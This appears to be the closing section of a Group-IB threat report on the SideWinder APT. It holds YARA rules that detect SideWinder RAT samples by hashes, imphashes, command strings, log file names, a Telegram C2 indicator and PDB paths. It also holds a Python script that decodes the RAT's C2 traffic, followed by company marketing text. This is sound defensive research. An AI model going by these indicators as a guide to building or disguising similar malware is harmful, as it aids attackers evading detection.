     pe.imphash() == "9ca3f8a4f4979d36f784224e4e64d4e9" or
     pe.imphash() == "7eac5e5f4593d5bfea517c7d954b819f"
    )
}

rule apt_sidewinder__rat_b
{
  meta:
    author = "Dmitry Kupin"
    company = "Group-IB"
    family = "sidewinder.rat.b"
    description = "Detects SideWinder.RAT.b samples (Telegram)"
    sample = "2bbe58d484a2b22974b29f2a7de35ce787105d55f53bf41a2e9d75ac908854ea" // WindowsSecurity.exe,
x86, EXE
    sample = "f4ab529f16fd2e88c1e552fdaacacf59c40cf863dfa6356beadaf310d5ae6544" // WindowSecurity.exe,
x64, EXE
    sample_private = "a366af1319195f831c4e93d7bb95df9394054c942ec2ac43ffdbec0eccc1796d" // WINDOWSE.EXE,
x64, EXE
    date = "2022-02-11"

  strings:
    // base64:aHR0cHM6Ly9hcGkudGVsZWdyYW0ub3JnL2JvdD decoded:https://api.telegram[.]org/bot
    $telebot = { 61 48 52 30 63 48 4D 36 4C 79 39 68 63 47 6B 75 64 47 56 73 5A 57 64 79 59 57 30 75 62 33
4A 6E 4C 32 4A 76 64 44 }
    $cmnd_0 = "upload" fullword ascii
    $cmnd_1 = "download" fullword ascii
    $cmnd_2 = "sleep" fullword ascii
    $cmnd_3 = "exit" fullword ascii
    $log_file_0 = "systemlog.txt" fullword ascii
    $log_file_1 = "tempfile.txt" fullword ascii
    $log_file_2 = "syslogs.txt" fullword ascii
    $log_str = "Temporary File....Line" fullword ascii

  condition:
    ($telebot and 2 of ($cmnd*) and any of ($log_file*) and $log_str) or
    (
     pe.imphash() == "18f5f1fa7290c0eef10aac412ebe1877" or
     pe.imphash() == "3ba132b0b7b7ed434ae1838170143700" or
     pe.imphash() == "28615aa4a92cb79e6946007965d0deba" or
     pe.imphash() == "22ab859a05d3941a6575d64f5a0e3871"
    )
}

rule apt_sidewinder__pdb
{
  meta:
    author = "Dmitry Kupin"
    company = "Group-IB"
    family = "sidewinder.pdb"
```

```
    description = "Detects APT SideWinder samples with a specified PDB path"
    sample = "730d30bfb7b8e12d7d017e51893b09aff7ec20e710ea4c4b61b99842e198ce68" // executabld.exe, x64, EXE
(yolo)
    sample = "8cb4ed2d3f3f466f2417b95856ac0eb268a578e6bfd26c615b2a4adc0094ecd2" // WindowsSecurity.exe, x64,
EXE (SDUSER)
    date = "2021-11-22"

  strings:
    $pdb = /[a-zA-Z]{1}:\\Users\\(SDUSER|yolo)\\(source|Desktop)\\.{,200}\.pdb/

  condition:
    uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and $pdb
}
```

Script for deobfuscating data sent to the C2 server used by SideWinder.RAT.a

```
import binascii
import base64
import sys


def decrypt(p):
    key="NPA"
    p += '=' * (-len(p) % 4) # for padding
    p=(base64.b64decode(p)).decode("utf-8")
    try:
        p=(base64.b64decode(p)).decode("utf-8")
    except binascii.Error:
        pass
    except UnicodeDecodeError:
        pass
    l=[]
    for j in key:
        p=list(p)
        for i in range(0,len(p)):
            try:
                p[i]=chr(ord(p[i])^ord(j))
            except TypeError:
                p[i]=chr(p[i]^ord(j))
        p=''.join(p)
    return (base64.b64decode(p).decode("utf-8"))


try:
    somestring = sys.argv[1]
    print(decrypt(somestring))
except IndexError:
    sys.exit("Usage: decrypt.py <encoded_id> or <encoded_value>")
```

Group-IB's mission:
Fight against cybercrime

Group-IB is a leading provider of innovations and solutions for detecting and preventing cyberattacks, eliminating fraud, and protecting brands from digital risks worldwide.

19 years of hands-on experience

1,300+ cybercrime investigations worldwide

70,000+ hours of incident response

600+ world-class cybersecurity experts

Active partner in global investigations

INTERPOL

Europol

Recognized by top industry experts

FORRESTER®

kuppingercole ANALYSTS

Gartner

IDC

FROST & SULLIVAN

Technologies and innovations

Cybersecurity

- Threat intelligence
- Attack surface management
- Email protection
- Network traffic analysis
- Malware detonation
- EDR
- XDR

Anti-fraud

- Client-side anti-fraud
- Adaptive authentication
- Bot prevention
- Fraud intelligence
- User and entity behavior analysis

Brand protection

- Anti-phishing
- Anti-piracy
- Anti-scam
- Anti-counterfeit
- Protection from data leaks
- VIP protection

Intelligence-driven services

Audit & Consulting		• Security Assessment • Penetration Testing	• Red Teaming • Compliance & Consulting
Education & Training		• For technical specialists • For wider audiences	
DFIR	• Incident Response • Incident Response Retainer	• Incident Response Readiness Assessment • Compromise Assessment	• Digital Forensics • eDiscovery
Managed Services		• Managed Detection • Managed Threat Hunting	• Managed Response
High-Tech Crime Investigation		• Cyber Investigation • Investigation Subscription	

GROUP-IB

Preventing and investigating cybercrime since 2003

FIGHT AGAINST CYBERCRIME

GROUP-IB.COM
INFO@GROUP-IB.COM

APAC
+65 3159 3798

EU & NA
+31 20 226 90 90

MEA
+971 4 508 1605